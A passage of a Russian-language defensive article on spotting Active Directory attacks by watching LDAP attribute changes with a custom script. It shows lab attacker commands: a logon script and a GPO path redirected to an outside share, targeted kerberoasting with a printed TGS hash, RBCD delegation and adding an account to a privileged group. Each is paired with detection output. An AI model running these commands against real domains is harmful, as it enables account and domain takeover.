added value in attr pwdLastSet: b'133342282108055038'
[19.07.2023 08:22:16] "CN=[redacted],OU=[redacted],OU=[redacted],OU=users,OU=
[redacted],DC=[redacted],DC=ru" changed
delete value in attr whenChanged: b'20230719071716.0Z'
delete value in attr uSNChanged: b'404200189'
delete value in attr lastLogon: b'133288602225434082'
delete value in attr pwdLastSet: b'133342246324340153'
delete value in attr logonCount: b'10'
added value in attr whenChanged: b'20230719082216.0Z'
added value in attr uSNChanged: b'404238575'
added value in attr lastLogon: b'133342285383059373'
added value in attr pwdLastSet: b'133342285366526233'
added value in attr logonCount: b'12'
```

Детект смены пароля пользователя

Отслеживая события изменения паролей, нужно реагировать в первую очередь на сервисные, админские и прочие важные учетные записи.


Если же у злоумышленника есть права записи на объект пользователя в Active Directory, он может скомпрометировать учетку более аккуратно, установив произвольный LogonScript.



```
  GNU nano 7.2              /tmp/shelldap_lya7nscQ.ldif *

dn: CN=iivanov,cn=users,DC=ussc,DC=ru
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
scriptPath: \\10.0.0.137\a\1.bat
accountExpires: 0
badPasswordTime: 133516913334404000
badPwdCount: 0
cn: iivanov
codePage: 0
countryCode: 0
dSCorePropagationData: 20240216082307.0Z
dSCorePropagationData: 20230718173106.0Z
dSCorePropagationData: 16010101000000.0Z
displayName: iivanov
distinguishedName: CN=iivanov,CN=Users,DC=ussc,DC=ru
givenName: iivanov
instanceType: 4
lastLogoff: 0
lastLogon: 133516949284640000
lastLogonTimestamp: 133516908646448000

^G Help      ^O Write Out   ^W Where Is   ^K Cut      ^T Execute
^X Exit      ^R Read File   ^\ Replace    ^U Paste    ^J Justify
```

Хакер компрометирует пользователя, создавая в его объекте атрибут со скриптом автозагрузки при входе в систему


Мы можем отслеживать подобную активность.



```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru      16.02.2024 17:01:14
DC=ussc,DC=ru 20240216090115.0Z
password:
[*] 239 objects
[16.02.2024 08:07:18] "DC=ussc,DC=ru" changed
[16.02.2024 08:27:21] "CN=user2,CN=Users,DC=ussc,DC=ru" changed
[16.02.2024 08:57:34] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
[16.02.2024 09:01:30] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete whenChanged: 2024-02-16 08:57:34+00:00
delete uSNChanged: 102460
new scriptPath: ['\\\\10.0.0.137\\a\\1.bat']
added whenChanged: 2024-02-16 09:01:30+00:00
added uSNChanged: 102461
```

Детект атаки на объект пользователя через LogonScript


Другой вариант атаки на объект пользователя — добавление в этот объект атрибута **servicePrincipalName** и применение атаки targeted kerberoasting для получения хеша пароля пользователя.



```
┌──(kali㉿kali)-[/opt/targetedKerberoast]
└─$ ./targetedKerberoast.py -d ussc.ru -u ppetrov -p 'P@ssw0rd' --dc-ip 10.0.
0.3 --request-user iivanov
[*] Starting kerberoast attacks
[*] Attacking user (iivanov)
[+] Printing hash for (iivanov)
$krb5tgs$23$*iivanov$USSC.RU$ussc.ru/iivanov*$9877fdfbbd9d1a027108e4b06735a8c
3$d2178974bef387a7ea11b52acea8b7c8c3721e4a6e8d011d59e36f246cb0015fa5086d82808
a5aa365241f9607becc2cdd7f799afe4e2bcc08686ca454325ba25828dad01e6f21838c0573d4
d923303a2b405a00f1a13be4cf436af3c8fad4d914e4bbd56952262132da05fe358f76791bfa7
e152f1546642ce6267fc06f4c68c6cfbe051a45a7451f76455df5ece439567872d6e9a99999b0
3747fbd19ec89cd3581e4d5c5feeb70684e68474a5e8c2fc5bd9b3f1938b40d4e41918478d134
8cb63f47e0a7f646c35e90dbe9f8ec2a992b7cfb71103167e2c3244536421fad6c697a9f6bfcd
10cf9b3735920811e9c69a3f0ad8ba93a58ddbb6feec6428d6dcaf18ed110599e64eb78ab5266
d8f354c73cfd7af7e6f48c0c4e4fb41ff7e6456d823ecfcd7037ee1e9c68b6b0c3c5ca5798642
2c93156a9edd5c7f3f80b79bec1302739cdb7dea70019c74339a97ad2d4b1442c4898f2916609
eaed94c535bd981256a6767547a5532c32398f61dc2c4e18fc4a3b5b6f60d5314d6c5992bdd81
233751ace9097ce714e777569af3989580c09f08f5b0463dae77f785ce507fc6982c7b50cf59d
ba6c844ab10f6273150f8bb33cdea19df630a9c9221d8b5371c162718e7d686880b3c914a50b2
079589b1e7520fd0e1de955f3cd976d6f36d3a3c1bada1fd5c3a2cb598983c6e475fd73e64d0a
9a8aef6cd43f20d23e5c69e7765227ec396a2b2763169472f618470a2d523a3ba1a270f448ab8
ef7ee9ce230ef3e38106a396d8fa115b9232a889c0b7350a55a4a6c6dbacd95d41816972c79ed
e0df79a73fe037c7cdf4cc08753e2f537453ddf2463d4bff01225f3c7179adc48ee68b6d24d3d
2b7bc814c4867a7c8fbe280593234afd719d5661d3cf29178e815036f5901dfd8d2e6f4868c2f
c80b70ad188909c3bd2440e91980b030bcc4e6d1daf41431ebe700d0d11fd06f4a885e3d3a40f
59b687d98cb588acabf756a395b576d1c3e3072d954486d3874fcdd26f612b4beebadb9c3fbc3
9bebfbe4e065ecb7fef6f44a618b5040610e201a71b484ec21fe1d7d2f3252213bf177c389806
```

Хакер применяет атаку targeted kerberoasting к объекту пользователя

В ходе этой атаки используемый злоумышленником скрипт очень быстро создает атрибут SPN, запрашивает по нему Kerberos-билет TGS (содержащий хеш пароля пользователя) и удаляет SPN. Соответственно, если мы достаточно часто будем смотреть изменения, то сможем увидеть характерные атрибуты.




```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru      16.02.2024 17:19:06
DC=ussc,DC=ru 20240216091910.0Z
password:
[*] 239 objects
[16.02.2024 09:19:49] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete uSNChanged: 102478
delete whenChanged: 2024-02-16 09:12:06+00:00
added uSNChanged: 102481
added whenChanged: 2024-02-16 09:19:49+00:00
new servicePrincipalName: ['somerandom/spn']
[16.02.2024 09:19:51] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete uSNChanged: 102481
delete whenChanged: 2024-02-16 09:19:49+00:00
delete servicePrincipalName: ['somerandom/spn']
added uSNChanged: 102482
added whenChanged: 2024-02-16 09:19:51+00:00
```

Детект атаки на объект пользователя targeted kerberoasting

Скрипт **targetedKerberoast.py** создает и удаляет SPN слишком быстро, чтобы кто то успел это заметить. Тем не менее злоумышленник может менять SPN вручную, и такое изменение наш скрипт заметит.

Атаки на компьютеры


Если у злоумышленника есть права записи на объект учетной записи компьютера, то он может применить технику RBCD или Shadow Credentials для захвата доступа к ПК жертвы.



```
┌──(kali㉿kali)-[/opt/targetedKerberoast]
└─$ impacket-rbcd ussc.ru/ppetrov -dc-ip 10.0.0.3 -delegate-from 'kalivm$' -d
elegate-to 'win7vm32$' -action write
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] No credentials supplied, supply password
Password:
```

Хакер захватывает компьютер с использованием RBCD

Это можно увидеть по появлению специфичного атрибута **msDS-AllowedToActOnBehalfOfOtherIdentity/msDs-KeyCredentialLink**.




```
[19.07.2023 09:54:22] "CN=[redacted]-VM,CN=Computers,DC=ussc,DC=ru" changed
delete value in attr whenChanged: b'20230719094721.0Z'
delete value in attr uSNChanged: b'404287577'
delete value in attr msDS-AllowedToActOnBehalfOfOtherIdentity: b'\x01\x00\x04\x80\x1c
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x04\x00\x08\x00\x00\x00
\x00\x00\x01\x02\x00\x00\x00\x00\x00\x05 \x00\x00\x00 \x02\x00\x00'
added value in attr whenChanged: b'20230719095422.0Z'
added value in attr uSNChanged: b'404291612'
added value in attr msDS-AllowedToActOnBehalfOfOtherIdentity: b'\x01\x00\x04\x80@\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x04\x00,\x00\x01\x00\x00\x00
\x00\x00$\x00\xff\x01\x0f\x00\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\x04\xc0
[redacted]\x00\x00\x01\x02\x00\x00\x00\x00\x00\x05 \x00\x
00\x00 \x02\x00\x00'
```

Детект атаки RBCD на учетную запись компьютера

Случаи добавления **Resource Based Constrained Delegation** и **Shadow Credentials** достаточно редки для рядового домена. Следовательно, любое появление этого атрибута заслуживает внимания.

Атаки на GPO


Наконец, внимание нужно уделять также объектам групповых политик. Компрометация этого объекта может иметь катастрофический импакт, если под политику попадает множество ПК или пользователей.



```
  GNU nano 7.2              /tmp/shelldap_fB0cz3fm.ldif *

dn: CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=ussc,>
objectClass: top
objectClass: container
objectClass: groupPolicyContainer
cn: {31B2F340-016D-11D2-945F-00C04FB984F9}
dSCorePropagationData: 20240216094451.0Z
dSCorePropagationData: 16010101000000.0Z
displayName: Default Domain Policy
distinguishedName: CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=>
flags: 0
gPCFileSysPath: \\10.0.1.137\a\{31B2F340-016D-11D2-945F-00C04FB984F9}
gPCFunctionalityVersion: 2
gPCMachineExtensionNames: [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2>
instanceType: 4
isCriticalSystemObject: TRUE
name: {31B2F340-016D-11D2-945F-00C04FB984F9}
objectCategory: CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=ussc>
objectGUID:: 7oQ4ZXHBDEO5hNAmuCUCUQ==
showInAdvancedViewOnly: TRUE
systemFlags: -1946157056
uSNChanged: 102509
uSNCreated: 5708

^G Help      ^O Write Out   ^W Where Is   ^K Cut      ^T Execute
^X Exit      ^R Read File   ^\ Replace    ^U Paste    ^J Justify
```

Хакер исполняет свой вредоносный код через скомпрометированную групповую политику

Самый ценный в групповой политике атрибут **gPCFileSysPath**, указывающий на папку, в которой может храниться исполняемый скрипт или ветка реестра. Как бы то ни было, попытка перенаправления может быть замечена по изменению соответствующего атрибута.




```
~/src/defence/ad » ./changes.py 10.0.0.3 user1@ussc.ru          19.07.2023 16:09:57
password:
[*] 237 objects
[19.07.2023 11:15:42] "CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Syste
m,DC=ussc,DC=ru" changed
delete value in attr whenChanged: b'20190313173831.0Z'
delete value in attr uSNChanged: b'12697'
delete value in attr gPCFileSysPath: b'\\\\ussc.ru\\sysvol\\ussc.ru\\Policies\\{31B2F
340-016D-11D2-945F-00C04FB984F9}'
added value in attr whenChanged: b'20230719111542.0Z'
added value in attr uSNChanged: b'90228'
added value in attr gPCFileSysPath: b'\\\\10.0.1.137\\a\\{31B2F340-016D-11D2-945F-00C
04FB984F9}'
```

Детект атаки с использованием групповой политики

Однако стоит иметь в виду, что злоумышленник может скомпрометировать и объект групповой политики на сетевом диске SYSVOL, чего мы в этом случае уже не увидим.

Атаки на группы


Если злоумышленник получил доступ к той или иной группе, которая представляет для него интерес, то главное, что он может сделать, добавить нужную учетку в эту группу.



```
┌──(kali㉿kali)-[~]
└─$ net rpc group addmem 'server_admins' ppetrov -S 10.0.0.3 -U ussc/ppetrov
Password for [USSC\ppetrov]:

┌──(kali㉿kali)-[~]
└─$ 
```

Хакер добавляет себя в скомпрометированную доменную группу


Добавление объекта в группу происходит через атрибут **member**, появление которого мы увидим в ту же секунду.



```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru      16.02.2024 17:39:45
DC=ussc,DC=ru 20240216093945.0Z
password:
[*] 240 objects
[16.02.2024 09:39:58] "CN=server_admins,CN=Users,DC=ussc,DC=ru" changed
delete uSNChanged: 102506
delete whenChanged: 2024-02-16 09:39:43+00:00
added member: CN=ppetrov,CN=Users,DC=ussc,DC=ru
added uSNChanged: 102508
added whenChanged: 2024-02-16 09:39:58+00:00
```

Детект атаки на доменную группу

Изменение членства доменных групп весьма частое явление для большинства доменов, в которых кипит жизнь. И потому особое внимание тут стоит уделять в первую очередь критическим группам (Domain Admins, Enterprise Admins, Account Operators, Server Operators, Backup Operators, Print Operators, DnsAdmins, Organization Management и прочим). Ведь последняя стадия внутренних сетевых атак — это, как правило, компрометация домена.



```
